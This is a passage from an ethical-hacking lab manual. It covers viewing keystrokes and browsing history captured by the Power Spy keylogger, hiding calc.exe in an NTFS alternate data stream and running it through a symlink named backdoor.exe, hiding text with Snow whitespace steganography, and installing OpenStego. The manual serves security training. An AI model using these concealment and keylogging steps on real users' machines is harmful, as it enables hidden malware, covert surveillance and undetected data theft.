


FIGURE 10.19: Run as administrator window

36. The **Enter login password** window appears; enter the password (which you set in **step 16**).  
37. Click **Submit**.



FIGURE 10.20: Enter the password

38. Click **Later** in the Register product window to continue.




FIGURE 10.21: Click on Later

39. Click on **Stop Monitoring** to stop the monitoring.



FIGURE 10.22: Stop the monitoring

40. To check user keystrokes from keyboard, click on **Keylogger** from Power Spy Control Panel.



FIGURE 10.23: Selecting keystrokes from Power spy control panel

41. It will display all the resultant **keystrokes**, as shown in the screenshot:

This screenshot shows the "Log View - Keystrokes 3 record(s)" window. On the left, there is a sidebar titled "Logged Users:" with a single entry "Jason". Below it is a "Log Types:" section with a list of items: Screenshots, Keystrokes, Applications, Websites Visited, Yahoo Messenger, Skype, Documents, Clipboard, Administrator, Microphone, Facebook, and Emails. The "Keystrokes" item is highlighted with a blue border. The main area displays a table with three rows of data. The columns are: Timestamp, Logon Name, Content, Window Caption, and Path. The data is as follows:

Timestamp	Logon Name	Content	Window Caption	Path
11/10/2017 4:26:54 AM	Jason	(Ctrl)(Alt)x	Program Manager	C:\Windows\explorer.exe
11/10/2017 4:26:20 AM	Jason	Facebook>[C:\]<Enter>Jason...	New Tab - Google Chrome	C:\Program Files (x86)\...

Below the table, a detailed view of the first log entry is shown in a box:

Timestamp: 11/10/2017 4:26:54 AM  
Logon Name: Jason  
Content: (Ctrl)(Alt)x  
Window Caption: Program Manager

At the bottom of the window are buttons for "Search", "Previous", "Next", "Delete", "Delete All", and "Export".

FIGURE 10.24: Resulted keystrokes

42. To check the websites visited by the user, click on **website visited** from **Power spy control panel**.
43. It will show all the **user-visited websites'** results, as shown in the following screenshot:

Log View - Websites Visited 7 record(s)		
Timestamp	Logon Name	URL
11/10/2017 4:26:18 AM	Jason	https://www.linkedin.com/uas/emailsent?username=Jason%40rocketmail.com&forceRes...
11/10/2017 4:25:54 AM	Jason	https://www.linkedin.com
11/10/2017 4:25:53 AM	Jason	http://www.linkedin.com
11/10/2017 4:25:50 AM	Jason	HTTP://LINKQUESTSDORS.ORG
11/10/2017 4:25:48 AM	Jason	https://www.facebook.com/login.php?login_attempt=1&lwv=110
11/10/2017 4:25:28 AM	Jason	https://www.facebook.com
11/10/2017 4:25:27 AM	Jason	http://www.facebook.com

Log Types: Screenshots, Keystrokes, Applications, **Websites visited**, Yahoo Messenger, Skype, Documents, Clipboard, Administrator, Microphone, Facebook, Emails

Sign In in the top right corner.

Sorry, we need you to reset your password as a [redacted] in the bottom left.

Search, Previous, Next, Delete, Delete All, Export buttons at the bottom.

FIGURE 10.25: Result of visited websites

44. This way, an attacker might attempt to install key loggers and thereby gain information related to the user logged in websites, keystrokes, and so on.

## Lab Analysis

Analyze and document the results related to the lab exercise. Provide your opinion regarding your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

### Internet Connection Required

Yes

No

### Platform Supported

Classroom

iLabs

## Hiding Files using NTFS Streams

*A stream consists of data associated with a main file or directory (known as the main unnamed stream). Each file and directory in NTFS can have multiple data streams that are generally hidden from the user.*

### Lab Scenario

Once the hacker has fully hacked the local system, installed their backdoors and port redirectors, and obtained all the information available to them, they will proceed to hack other systems on the network. Most often, there are matching service, administrator, or support accounts residing on each system that make it easy for the attacker to compromise each system in a short amount of time. As each new system is hacked, the attacker performs steps to gather additional system and password information. Attackers continue to leverage information on each system until they identify passwords for accounts that reside on highly prized systems including payroll, root domain controllers, and Web servers. To be an expert ethical hacker and penetration tester, you must understand how to hide files using NTFS streams.

### Lab Objectives

The objective of this lab is to help students learn how to hide files using NTFS streams.

It will teach you how to:

- Use NTFS streams
- Hide files

### Lab Environment

To carry out the lab you need:

- Windows Server 2016 running as a virtual machine
- NTFS Formatted **C:\** drive

# Lab Duration

Time: 10 Minutes

## Overview of NTFS Streams

NTFS supersedes the FAT file system as the preferred file system for Microsoft Windows operating systems. NTFS has several improvements over FAT and HPFS (High Performance File System), such as improved support for metadata and the use of advanced data structures.

## Lab Tasks

1. Run this lab in **Windows Server 2016** virtual machine.
2. Make sure the **C:\ drive** file system is of **NTFS** format. To check this, go to **Computer**, right click **C:\**, and click **Properties**.




FIGURE 11.1: Checking the format of Windows Server 2016

3. The **Local Disk (C:/) Properties** window appears; check for file system format, and click **OK**.




FIGURE 11.2: Windows Server 2016 C:\ driver properties

4. Open **Windows Explorer**, navigate to **C:** drive, create a new folder and name it **magic**. Using Windows Explorer, copy **calc.exe** from **C:\windows\system32** to **C:\magic**.





FIGURE 11.3: Copied calc.exe file to c:\magic

5. Launch the **command prompt**, and type **cd C:\magic** and press **Enter**. The command-prompt directory points to the C:\magic drive. Now type **notepad readme.txt** and press **Enter**.



```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>cd c:\magic
C:\magic>notepad readme.txt
```

FIGURE 11.4: Changing directory to c:\magic and creating readme.txt notepad file

6. The **readme.txt** notepad appears; click the **Yes** button if prompted to create a new **readme.txt** file.




FIGURE 11.5: Creating readme.txt notepad file

7. Now type **Hello World !!** in the notepad file.





FIGURE 11.6: Type Hello world !! in readme.txt notepad file

8. Click **File**, and click **Save** to save and close the **readme.txt** notepad file.



FIGURE 11.7: Save the readme.txt notepad file

9. Type **dir** and press **Enter**. This lists all the files present in the directory, along with the files' sizes. Note the file **size** of **readme.txt**.



Administrator Command Prompt  
Microsoft Windows [Version 10.0.14393]  
(c) 2016 Microsoft Corporation. All rights reserved.  
C:\Users\Administrator>cd c:\magic  
c:\magic>notepad readme.txt  
c:\magic>  
Volume in drive C has no label.  
Volume Serial Number is 4C04-474A  
Directory of c:\magic  
01/06/2018 03:31 AM <DIR> .  
01/06/2018 03:31 AM <DIR> ..  
07/16/2016 05:18 AM 32,256 calc.exe  
01/06/2018 03:32 AM 13 readme.txt  
2 File(s) 32,269 bytes  
2 Dir(s) 2,116,550,656 bytes free  
c:\magic>

FIGURE 11.8: Note the size of the **readme.txt** file

10. Now hide **calc.exe** inside the **readme.txt** by typing the following in the command prompt:

**type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe**


Then press **Enter**.



Administrator Command Prompt  
c:\magic>**type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe**  
c:\magic>

FIGURE 11.9: Command prompt with hiding calc.exe command

11. Type **dir** in command prompt and note the file size of **readme.txt**, which **should not change**. Navigate to the directory **c:\magic**, and **delete** **calc.exe**.



Administrator Command Prompt  
c:\magic>**type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe**  
c:\magic>  
Volume in drive C has no label.  
Volume Serial Number is 4C04-474A  
Directory of c:\magic  
01/06/2018 03:31 AM <DIR> .  
01/06/2018 03:31 AM <DIR> ..  
07/16/2016 05:18 AM 32,256 calc.exe  
01/06/2018 03:42 AM 13 readme.txt  
2 File(s) 32,269 bytes  
2 Dir(s) 2,116,517,888 bytes free

FIGURE 11.10: Command prompt with executing hidden calc.exe command

12. Type the following command in the command prompt:

**mklink backdoor.exe readme.txt:calc.exe**

Then press **enter**.

In the next line, type **backdoor** and press **enter**. The calculator program will be **executed** as shown in the following screenshot:

The screenshot shows a Windows Command Prompt window titled "Administrator: Command Prompt". The command history is as follows:

```
c:\magic>type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe
c:\magic>dir
Volume in drive C has no label.
Volume Serial Number is 4C04-474A

Directory of c:\magic

01/06/2018  03:31 AM    <DIR>      .
01/06/2018  03:31 AM    <DIR>      ..
07/16/2016  05:18 AM           32,256 calc.exe
01/06/2018  03:42 AM           13 readme.txt
               2 File(s)        32,269 bytes
               2 Dir(s)   2,116,517,888 bytes free

c:\magic>mklink backdoor.exe readme.txt:calc.exe
symbolic link created for backdoor.exe <<==>> Readme.txt:calc.exe

c:\magic>backdoor.exe
c:\magic>
```

To the right of the command prompt, a small window titled "Calcul..." is open, showing a standard Windows calculator interface.

FIGURE 11.11: Command prompt with executed hidden calc.exe

13. In real-time, attackers may hide malicious files from being visible to the legitimate users by using NTFS streams and execute them whenever required.

## Lab Analysis

Document all the results discovered during the lab.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

### Internet Connection Required

Yes

No

### Platform Supported

Classroom

iLabs

## Hiding Data using White Space Steganography

*Snow is used to conceal messages in ASCII text by appending whitespace to the end of lines. Because spaces and tabs are generally not visible in text viewers, the message is effectively hidden from casual observers. And if the built-in encryption is used, the message cannot be read even if it is detected.*

### Lab Scenario

Network steganography describes all the methods used for transmitting data over a network without it being detected. Several methods for hiding data in a network have been proposed, but the main drawback of most of them is that they do not offer a secondary layer of protection. If steganography is detected, the data is in plain text. Attackers use steganography to transfer sensitive information out of the target system undetected. To be an expert Ethical Hacker and Penetration Tester, you must have a sound knowledge of various steganography techniques.

### Lab Objectives

The objective of this lab is to help students learn:

- Using Snow steganography to hide files and data
- Hiding files using spaces and tabs

### Lab Environment

To carry out the lab, you need:

- Snow located at **Z:\CEH-Tools\CEHv10 Module 06 System Hacking\Steganography Tools\Whitespace Steganography Tools\Snow**
- Download the latest version of Snow at <http://www.darkside.com.au/snow/>.
- If you wish to download the latest version, then screenshots shown in the lab might differ
- Run this tool on Windows Server 2016

# Lab Duration

Time: 5 Minutes

## Overview of Snow

Snow exploits the steganographic nature of whitespace. Locating trailing whitespace in text is like finding a polar bear in a snow storm, it uses the ICE encryption algorithm, so the name is thematically consistent.

## Lab Task

1. Navigate to **Z:\CEH-Tools\CEHv10 Module 06 System Hacking\Steganography Tools\Whitespace Steganography Tools**, Shift+right-click the **Snow** folder, and select **Open command window here** from the context menu.
2. Open notepad, type **Hello World!** and press **Enter**; then long press **hyphen** to draw a line below it.
3. Save the file as **readme.txt** in the folder where **SNOW.EXE** is located.




FIGURE 12.1: Contents of readme.txt

4. Type this command in the command shell:  
**snow -C -m "My swiss bank account number is 45656684512263" -p "magic" readme.txt readme2.txt.**

(Here, **magic** is the password. You can type your desired password also. **readme2.txt** is the name of another file which will be created automatically in the same location.)

A screenshot of a Windows Command Prompt window titled "Administrator: C:\Windows\system32\cmd.exe". The command entered is "snow -C -m "My swiss bank account number is 45656684512263" -p "magic" readme.txt readme2.txt". The output shows the message being compressed and the resulting file size: "Message exceeded available space by approximately 526.67% An extra 8 lines were added." The command prompt window has a standard title bar and a black background with white text.

FIGURE 12.2: Hiding Contents of readme.txt and the text in the readme2.txt file

5. Now the data ("My Swiss bank account number is 45656684512263") is hidden inside the **readme2.txt** file with the contents of **readme.txt**.

- The contents of **readme2.txt** are **readme.txt + My Swiss bank account number is 45656684512263**.
- Now type **snow -C -p "magic" readme2.txt**, it will show the contents of **readme.txt** (magic is the password which was entered while hiding the data).

```
C:\CEH-Tools\CEHv10\Module 06\System Hacking\Steganography Tools\Whitespace Steganography Tools\Snow>snow -C -p "magic" readme.txt readme2.txt  
"My swiss bank account number is 45656684512263" -p "magic" readme.txt readme2.txt  
Compressed by 23.37%  
Message exceeded available space by approximately 526.67%.  
An extra 8 lines were added.  
C:\CEH-Tools\CEHv10\Module 05\System Hacking\Steganography Tools\Whitespace Steganography Tools\Snow>snow -C -p  
"magic" readme2.txt  
My swiss bank account number is 45656684512263
```

FIGURE 12.3: Revealing the hidden data of **readme2.txt**

- To check the file in GUI, open the **readme2.txt** in notepad and go to **Edit → Select all**. You will see the hidden data inside **readme2.txt** in form of spaces and tabs.



FIGURE 12.4: Contents of **readme2.txt** revealed with select all option

## Lab Analysis

Analyze and document the results related to the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

### Internet Connection Required

Yes

No

### Platform Supported

Classroom

iLabs

# Image Steganography using OpenStego

*OpenStego is a steganography tool that hides data inside images.*

## Lab Scenario

The terrorists know that so many different types of files can hold all sorts of hidden information, and tracking or finding these files can be an almost impossible task. So they use stenographic techniques to hide data. This allows them to retrieve messages from their home bases and send back updates without a hint of malicious activity being detected.

These messages can be placed in plain sight, and the servers that supply these files will never know it. Finding these messages is like finding the proverbial "needle" in the World Wide Web haystack.

In order to be an expert ethical hacker and penetration tester, you must understand how to hide a text inside an image. In this lab we show how the text can be hidden inside an image using OpenStego tool.

## Lab Objectives

The objective of this lab is to help the students how to hide secret text messages in images using OpenStego.

## Lab Environment

To perform this lab, you need:

- Windows 10 running as virtual machine
- OpenStego located at **Z:\CEH-Tools\CEHv10 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego**
- Administrative privileges to install and run tools
- Or, download the OpenStego tool from  
**<http://sourceforge.net/projects/openstego/files>**
- If you wish to download latest version screenshots may differ

- Run this tool on the Windows 10 virtual machine

## Lab Duration

Time: 10 Minutes

## Overview of OpenStego

OpenStego is Java-based application and supports password-based encryption of data for additional layer of security. It uses DES algorithm for data encryption, in conjunction with MD5 hashing to derive the DES key from the password provided.

## Lab Tasks

- Launch the **Windows 10** virtual machine and log in to the **Admin** user account.
- Navigate to **Z:\CEH-Tools\CEHv10 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego**, and double-click **Setup-OpenStego-0.6.1.exe**.
- If the **Open File - Security Warning** pop-up appears, click **Run**.
- If a **User Account Control** pop-up appears, click **Yes**.
- The **OpenStego Setup** wizard appears, click **I Agree**.




FIGURE 13.1: Installing OpenStego

6. In the next step of the wizard, click **Install**.

**Note:** If the setup asks for java installation, click **No** and proceed.

